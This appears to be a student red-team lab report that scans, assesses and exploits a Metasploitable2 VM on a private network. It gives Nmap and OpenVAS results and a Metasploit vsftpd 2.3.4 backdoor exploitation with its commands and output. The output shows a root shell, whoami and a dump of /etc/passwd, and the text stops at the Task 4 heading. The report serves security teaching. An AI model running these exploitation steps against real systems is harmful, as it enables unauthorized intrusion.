Red Team Operations & Security Assessment Report

Table of Contents

Theoretical Knowledge

- Fundamentals of Red Teaming
- Reconnaissance and Information Gathering
- Exploitation and Vulnerability Assessment
- Post-Exploitation and Persistence
- Reporting and Red Team Operations

Practical Application

- Task 1: Network Scanning (Nmap)
- Task 2: Vulnerability Scanning (OpenVAS)
- Task 3: Exploitation Practice (Metasploit)
- Task 4: Post-Exploitation and Persistence
- Task 5: Malware Analysis (VirusTotal/EICAR)
- Task 6: Password Security (KeePassXC/Hydra)
- Task 7: Security Assessment Report (Executive Summary)
- Task 8: Red Team Operations & Documentation
- Task 9: Miscellaneous (MITRE ATT&CK Mapping)

Introduction to Red Teaming & Offensive Security

Red Teaming is the practice of simulating real-world adversaries to challenge an organization's security assumptions. It follows a structured attack lifecycle, moving from reconnaissance to exploitation and maintaining persistence. The goal is to improve overall security by identifying blind spots in defensive controls and testing the effectiveness of incident response through offensive techniques.

Theoretical Knowledge

Fundamentals of Red Teaming

- Purpose and Philosophy: Unlike traditional penetration testing, which identifies as many vulnerabilities as possible, Red Teaming is objective-oriented. It simulates a specific adversary's TTPs (Tactics, Techniques, and Procedures) to test how well the "Blue Team" (defenders) can detect, manual, and respond to a targeted strike.
- The Attack Lifecycle:
    1. Reconnaissance: Information gathering.
    2. Weaponization: Pairing an exploit with a backdoor.
    3. Delivery: Transmitting the weapon to the target (e.g., via email or network service).
    4. Exploitation: Triggering the vulnerability.
    5. Installation/Persistence: Ensuring long-term access.
    6. Command & Control (C2): Remote manipulation of the victim.
    7. Actions on Objectives: Stealing data or disrupting services.

- MITRE ATT&CK Framework: A globally accessible knowledge base of adversary behavior based on real-world observations. It provides a "common language" for defenders and attackers to describe how an attack progressed from initial access to data exfiltration.

Reconnaissance and Information Gathering

- Passive Reconnaissance (OSINT): The art of gathering intelligence without ever interacting directly with the target's infrastructure. This includes searching WHOIS databases for domain ownership, analyzing social media for employee details, and using theHarvester to find leaked credentials or subdomains. This phase is entirely invisible to the target.
- Active Reconnaissance: This involves direct interaction. Nmap is the industry standard for this phase, allowing a Red Teamer to conduct "Ping Sweeps" to find live hosts and "Port Scans" to identify open services.
- Service Enumeration: Once a port is found open, enumeration determines the software version (e.g., knowing port 21 is open vs. knowing it is specifically running *vsftpd 2.3.4*). This distinction is critical because specific versions have specific known exploits.

Exploitation and Vulnerability Assessment

- Vulnerability Assessment: Using tools like OpenVAS (GVM) or Nessus, the Red Teamer automates the search for known weaknesses. These tools compare found service versions against huge databases of CVEs (Common Vulnerabilities and Exposures).
- Exploitation Basics: Exploitation is the act of taking advantage of a bug or flaw in a system to execute unauthorized code.
- Privilege Escalation: Often, the initial entry point grants "Low User" privileges. Red Teamers must then find secondary flaws—such as misconfigured file

permissions (like a writable `/etc/passwd`) or unpatched kernels—to "escalate" their permissions to Root or SYSTEM (the highest levels of authority).

Post-Exploitation and Persistence

- Credential Dumping: Once administrative access is gained, the goal shifts to "Identity Theft." Using Mimikatz, attackers can extract passwords or NTLM hashes from the Windows LSASS memory process. These credentials can then be used to log into other machines on the network (Lateral Movement).
- Persistence: To ensure access isn't lost if the server reboots or the vulnerability is patched, Red Teamers install "persistence." This can be done via Scheduled Tasks, Registry "Run" keys, or creating new hidden administrative accounts.
- Egress and C2: Establishing a "Reverse Shell" using Netcat is a common post-exploitation task. Instead of the attacker connecting *to* the server (which firewalls usually block), the server is made to connect *back to* the attacker, which is often allowed by default.

Reporting and Red Team Operations

- Rules of Engagement (RoE): This is the legal contract that protects the Red Teamer. It defines exactly which IPs can be attacked, what time of day testing can occur, and what techniques are "off-limits" (e.g., no social engineering or physical tailgating).
- Reporting: A Red Team report is only useful if it leads to better defense. It must document the Attack Path (the sequence of steps taken) and provide Remediation advice—telling the client not just *that* they were hacked, but *how* to prevent it (e.g., "Update vsftpd" or "Enforce MFA").

Task 1: Network Scanning (Nmap)


Activities: Service enumeration and scan analysis.

```
kali@kali: ~/security_assessment/practical1
Session  Actions  Edit  View  Help
export TARGET_IP=192.168.56.107

nmap -sV $TARGET_IP
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 04:33 -0500
Nmap scan report for 192.168.56.107
Host is up (0.014s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8180/tcp open  unknown
MAC Address: 08:00:27:6E:94:C8 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 188.98 seconds
```

- **Service Enumeration Table:**

Port	Service	Version	Discovery Detail
21	FTP	vsftpd 2.3.4	Anonymous login allowed; vulnerable to backdoor exploit.
139/445	Samba	3.0.20-Debian	Susceptible to the "usermap_script" exploit.

6667	**IRC**	**UnrealIRCd**	**Known for potential backdoor vulnerabilities.**



```
kali@kali: ~/security_assessment/practical1
Session  Actions  Edit  View  Help
└─$ sudo nmap -A $TARGET_IP -oN nmap_aggressive.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 04:41 -0500
Nmap scan report for 192.168.56.107
Host is up (0.48s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.103
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_ssl-date: 2026-02-05T09:45:14+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
 US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
```

- **Scan Analysis :**

  The stealth scan (-sS) is optimized for speed and evasion, as it does not complete the TCP three-way handshake, making it less likely to be logged by basic firewalls. In contrast, the aggressive scan (-A) provides significantly more intelligence by performing service versioning, OS fingerprinting, and script scanning. While the aggressive scan is more "noisy" and easily detected by Intrusion Detection Systems (IDS), it is indispensable for a Red Teamer to identify specific version vulnerabilities like the vsftpd backdoor.

```
kali@kali: ~/security_assessment/practical1
Session  Actions  Edit  View  Help
|   Some Capabilities: LongColumnFlag, SupportsTransactions, SupportsCompression, Support41Auth, Speaks41ProtocolNew, ConnectWithDat
abase, SwitchToSSLAfterHandshake
|   Status: Autocommit
|_  Salt: :6M4XB}p=zsS'b:;Y-s~
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
 US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-02-05T09:45:14+00:00; -1s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8180/tcp open  unknown
MAC Address: 08:00:27:6E:94:C8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32, Linux 2.6.18 - 2.6.24, Linux 2.6.9, Linux 2.6.9 - 2.6.24, Linux 2.6.9 - 2.6.30, Linux 2.6.9 - 2.6
.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h14m59s, deviation: 2h30m01s, median: -1s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-02-05T04:44:00-05:00

TRACEROUTE
HOP RTT       ADDRESS
1   475.03 ms 192.168.56.107

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 253.53 seconds

┌──(kali㉿kali)-[~/security_assessment/practical1]
└─$
```


Task 2: Vulnerability Scanning (OpenVAS)

Activities: Automated vulnerability identification and exploit verification.


- **Prioritized Vulnerabilities Table:**

Vulnerability	CVSS Score	Description

UnrealIRCd Backdoor	**10.0**	**A malicious backdoor in the IRC daemon allows an attacker to execute arbitrary commands with full system privileges.**
vsftpd 2.3.4 Backdoor	**9.8**	**A Trojaned version of the FTP service that opens a shell on port 6200 when a specific character sequence is sent during login.**
Samba "usermap_script"	**9.0**	**A vulnerability in the username map script configuration that allows remote command execution without valid credentials.**



- **Exploit Verification:** The vsftpd backdoor finding was cross-referenced and confirmed using the Metasploit Framework, verifying that the automated scan results were actionable and accurate.



Task 3: Exploitation Practice (Metasploit)

Activities: Gaining unauthorized access and privilege escalation.

```
       =[ metasploit v6.4.108-dev                                 ]
+ -- --=[ 2,598 exploits - 1,322 auxiliary - 1,710 payloads        ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 9 evasion             ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Exec
ution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.107
RHOSTS => 192.168.56.107
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.107
RHOST => 192.168.56.107
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.107:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.107:21 - USER: 331 Please specify the password.
[+] 192.168.56.107:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.107:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (192.168.56.103:41051 -> 192.168.56
.107:6200) at 2026-02-05 06:23:43 -0500
```

- **Exploit Summary :**

  The exploitation phase targeted the vsftpd service on port 21 of the Metasploitable2 VM. After launching msfconsole, I utilized the exploit/unix/ftp/vsftpd_234_backdoor module, which targets a malicious backdoor discovered in that specific software version. After configuring the RHOSTS variable to 192.168.56.107, the exploit was executed, successfully triggering the backdoor and opening a command shell session. Verification

was performed by executing whoami, which returned root, confirming full administrative control over the target. This successful compromise demonstrates the extreme danger of unpatched, legacy network services which allow attackers to bypass all authentication mechanisms.


```
kali
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.56.103:41051 → 192.168.56.107:6200 (192.168.56.107)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

- **Privilege Escalation Log:** Upon gaining root shell access, I verified my permissions by reading the /etc/passwd file. The successful output confirmed that the exploited service granted the highest possible system privileges.


```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
```

Task 4: Post-Exploitation and Persistence

